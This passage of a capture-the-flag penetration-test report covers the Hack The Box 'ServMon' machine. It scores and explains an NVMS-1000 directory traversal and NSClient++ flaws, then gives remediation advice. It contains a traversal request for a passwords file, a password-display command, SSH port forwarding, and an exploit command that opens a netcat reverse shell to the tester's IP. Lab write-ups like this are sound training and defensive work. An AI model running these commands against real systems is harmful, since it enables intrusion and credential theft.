
- **CVSS:** CVSS v3.1: 7.5 (High)
  - **Official Source:** The National Vulnerability Database (NVD) lists CVE-2019-20085 with a base score of 7.5 (https://nvd.nist.gov/vuln/detail/CVE-2019-20085).
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Exploitable remotely via HTTP.
    - **Attack Complexity (AC):** Low (L) - No complex conditions required.
    - **Privileges Required (PR):** None (N) - No authentication needed.
    - **User Interaction (UI):** None (N) - No user action required.
    - **Scope (S):** Unchanged (U) - Impact confined to the target system.
    - **Confidentiality (C):** High (H) - Unauthorized access to sensitive files.
    - **Integrity (I):** None (N) - No data alteration.
    - **Availability (A):** None (N) - No service interruption.
- **Description:** The NVMS-1000 software on port 80 was vulnerable to a directory traversal attack (CVE-2019-20085), allowing access to `Passwords.txt` on Nathan's Desktop via a crafted HTTP request.
- **Impact:** This flaw enabled unauthorized file access, increasing the risk of credential exposure and subsequent system compromise.
- **Technical Summary:** The vulnerability was identified using Burp Suite with:

```
GET
/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords
.txt HTTP/1.1
```


The PoC was referenced from:

```
https://www.exploit-db.com/exploits/47774
```


A screenshot of the Burp Suite request is provided:



The retrieved `Passwords.txt` content is shown:



3.3 Vulnerability: Weak NSClient++ Password Exposure




- **CVSS:** CVSS v3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)
  - **Official Source:** Based on similar exposure vulnerabilities (e.g., CVE-2018-15707), as no specific CVE is assigned for this password display (https://nvd.nist.gov/vuln/detail/CVE-2018-15707).
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Accessible remotely after authentication.
    - **Attack Complexity (AC):** Low (L) - No complex conditions required.
    - **Privileges Required (PR):** Low (L) - Requires authenticated user access.
    - **User Interaction (UI):** None (N) - No user action needed.
    - **Scope (S):** Unchanged (U) - Impact limited to the affected system.
    - **Confidentiality (C):** High (H) - Exposure of the NSClient++ password.
    - **Integrity (I):** None (N) - No data modification.
    - **Availability (A):** None (N) - No service disruption.
- **Description:** NSClient++ (version 0.5.2.35) allowed the password to be displayed via the `nscp.exe web --password --display` command, exposing `<REDACTED>` to authenticated users.
- **Impact:** This exposed password increased the risk of unauthorized access to the NSClient++ interface, potentially leading to further exploitation.
- **Technical Summary:** The password was retrieved with:

  ```
  nscp.exe web --password --display
  ```


  Version confirmation was obtained with:

  ```
  nscp.exe --version
  ```

  A screenshot of the password display is provided:



3.4 Vulnerability: NSClient++ Privilege Escalation (GHSA-jr25-22p3-gm6r)



- **CVSS:** CVSS v3.1: 7.8 (High)
  - **Official Source:** The GitHub Advisory Database lists GHSA-jr25-22p3-gm6r with a base score of 7.8 for NSClient++ 0.5.2.35 privilege escalation (https://github.com/advisories/GHSA-jr25-22p3-gm6r).
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires local access or port forwarding.
    - **Attack Complexity (AC):** Low (L) - No complex conditions required.
    - **Privileges Required (PR):** Low (L) - Requires authenticated user access.
    - **User Interaction (UI):** None (N) - No user action needed.
    - **Scope (S):** Unchanged (U) - Impact limited to the affected system.
    - **Confidentiality (C):** High (H) - Access to system-level data.
    - **Integrity (I):** High (H) - Ability to modify system state.
    - **Availability (A):** High (H) - Potential to disrupt system operations.

- **Description:** NSClient++ (version 0.5.2.35) contained a local privilege escalation vulnerability, exploited via a Python script to gain `nt authority\system` access after port forwarding.
- **Impact:** This vulnerability allowed local users to escalate to system-level privileges, posing a severe risk of full system compromise.
- **Technical Summary:** Port forwarding was set up with:

  ```
  ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
  ```


  The exploit was executed with:

  ```
  python3 exploit.py "C:\Users\Nadine\nc.exe 10.10.14.221 443 -e
  cmd.exe" https://127.0.0.1:8443 <REDACTED>
  ```

  Privilege escalation was confirmed with:

  ```
  whoami
  ```

  A screenshot of the root flag retrieval is provided:

4. Recommendations

To address and mitigate the vulnerabilities identified during this engagement—specifically, the anonymous FTP access, directory traversal in NVMS-1000 (CVE-2019-20085), weak NSClient++ password exposure, and NSClient++ privilege escalation (GHSA-jr25-22p3-gm6r)—the following recommendations should be implemented across the Windows-based "ServMon" system :

1. Strengthen Remote Access Security

- **Restrict FTP Access**: Disable anonymous FTP login on port 21 and enforce strong authentication for all users. Limit access to authorized personnel only.
- **Secure File Sharing**: Audit and remove sensitive files (e.g., "Confidential.txt", "Notes to do.txt") from publicly accessible directories, storing them in encrypted, restricted locations.

- **Enable Secure Protocols**: Replace FTP with SFTP or FTPS to ensure encrypted data transfer and prevent unauthorized access.

2. Secure Credential Management

- **Eliminate Weak Passwords**: Replace exposed or default passwords (e.g., from `Passwords.txt`) with strong, unique alternatives (minimum 12 characters, mixed case, numbers, and symbols). Enforce regular password updates.
- **Restrict Account Access**: Limit SSH and NSClient++ access to specific IP ranges and require multi-factor authentication (MFA) for added security.
- **Enforce Lockout Policies**: Configure the system to lock accounts after multiple failed login attempts, reducing the risk of brute-force attacks.

3. Harden Web Application Security

- **Patch NVMS-1000**: Update or replace the NVMS-1000 software to address CVE-2019-20085, fixing the directory traversal vulnerability on port 80.
- **Restrict File Access**: Implement strict input validation to block unauthorized file access attempts, ensuring only intended directories are reachable.
- **Monitor Web Traffic**: Enable logging for HTTP requests to detect and block suspicious activity, such as directory traversal attempts.

4. Enhance Monitoring Tool Security

- **Secure NSClient++ Passwords**: Disable the `nscp.exe web --password --display` command or protect it with additional authentication layers to prevent password exposure.
- **Update NSClient++**: Upgrade NSClient++ beyond version 0.5.2.35 to patch the privilege escalation vulnerability (GHSA-jr25-22p3-gm6r).
- **Limit Remote Commands**: Restrict NSClient++ to execute only essential commands, reducing the risk of unauthorized system control.

5. Improve Monitoring and Logging

- **Centralize Logs**: Collect logs from FTP, HTTP, SSH, and NSClient++ into a central monitoring system. Watch for unusual access or file retrieval attempts.
- **Audit System Events**: Enable detailed logging for user logins and software commands to spot and alert on suspicious actions, like privilege escalation tries.
- **Develop Incident Response Plans**: Create step-by-step guides for handling breaches, including isolating affected systems, changing passwords, and installing updates.

6. Conduct Regular Security Audits

- **Vulnerability Scanning**: Run regular scans with Nmap to check for open ports (e.g., 21, 80, 8443) and outdated software, ensuring no weak points remain.
- **User and Configuration Audits**: Regularly review user permissions, file access settings, and software configurations to follow the least-privilege rule, preventing excessive access.
- **Simulate Attacks**: Perform controlled tests to find and fix new weaknesses, such as unpatched software or misconfigured tools.

By applying these practical steps—focusing on securing remote access, strengthening passwords, updating software, protecting monitoring tools, and improving oversight—the system will greatly reduce risks of unauthorized entry, data theft, and full control by attackers.

5. Conclusions

Executive Summary

Picture your company’s digital office as a safe building with strong doors and locked filing cabinets, protecting important papers that only trusted employees can reach with special keycards. During my test on the "ServMon" machine on Hack The Box, I found weak spots that let an outsider sneak in, roam freely, and take complete control.

Here’s what I discovered:

- **Unlocked Drawer with Clues**: A public file-sharing area let anyone grab notes like "Confidential.txt" and "To-Do List," hinting at a secret file with passwords, like finding an open drawer with key hints.
- **Master Key from a Flawed Tool**: A weak password in a monitoring app and a software glitch let me use a trick to copy the master key, giving full control over the office.

These problems are like leaving a back door open and letting a new worker make a boss’s key. A bad actor could steal customer files, stop work, or demand money to give it back. Imagine losing client records, facing lawsuits, losing trust, and spending millions—fixing these issues now keeps your office safe, protects your files, and keeps business running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Anonymous File-Sharing Access with Sensitive Data Exposure**
   - **Issue**: A public file-sharing system let anyone download notes like "Confidential.txt" and "To-Do List," revealing where a password file was hidden.
   - **Risk**: This allowed unauthorized access to sensitive data, posing a high risk of password theft and initial system entry.

2. **Directory Traversal in Video Management Software (CVE-2019-20085)**
    - **Issue**: The video monitoring app on the website let me reach a hidden password file on a user's desktop using a special web trick.
    - **Risk**: This increased the chance of password exposure and further system break-in.
3. **Weak Monitoring App Password Exposure**
    - **Issue**: The monitoring app showed its password (`<REDACTED>`) to anyone logged in, making it easy to find.
    - **Risk**: This weak password raised the chance of unauthorized access to the monitoring tool.
4. **Monitoring App Privilege Escalation (GHSA-jr25-22p3-gm6r)**
    - **Issue**: A flaw in the monitoring app let me use a trick to gain top-level control after setting up a remote connection.
    - **Risk**: This allowed someone with basic access to take over the whole system, posing a severe risk of total control.

These vulnerabilities show how open file access, outdated apps, and weak passwords can let attackers go from sneaking in to taking over. Fixing this needs tight access rules, app updates, stronger passwords, and careful watching to stop break-ins.

Appendix: Tools Used

- **Nmap**
    - **Description**: A network scanning tool used to check the system's open doors and services. It found key entry points like file sharing (port 21), remote login (port 22), a website (port 80), and a monitoring tool (port 8443) on the "ServMon" machine, confirming a Windows setup.
- **Burp Suite**
    - **Description**: A web testing tool used to explore the website and uncover a trick to access hidden files, like reaching a password file on a user's desktop.
- **ssh**
    - **Description**: A secure login tool used to connect to the system as `nadine` using a password, opening a way to control the machine remotely.
- **nscp.exe**
    - **Description**: A command tool from the monitoring app that showed a hidden password, helping to dig deeper into the system.
- **python3 exploit.py**
    - **Description**: A custom script used to take advantage of a flaw in the monitoring app, allowing a jump to top-level control after setting up a remote connection.
- **nc (Netcat)**
    - **Description**: A networking tool used to catch a connection from the exploited monitoring app, giving direct access to the system.

These tools were crucial during the assessment, helping to map the system, find passwords, gain entry, and take full control of the "ServMon" machine.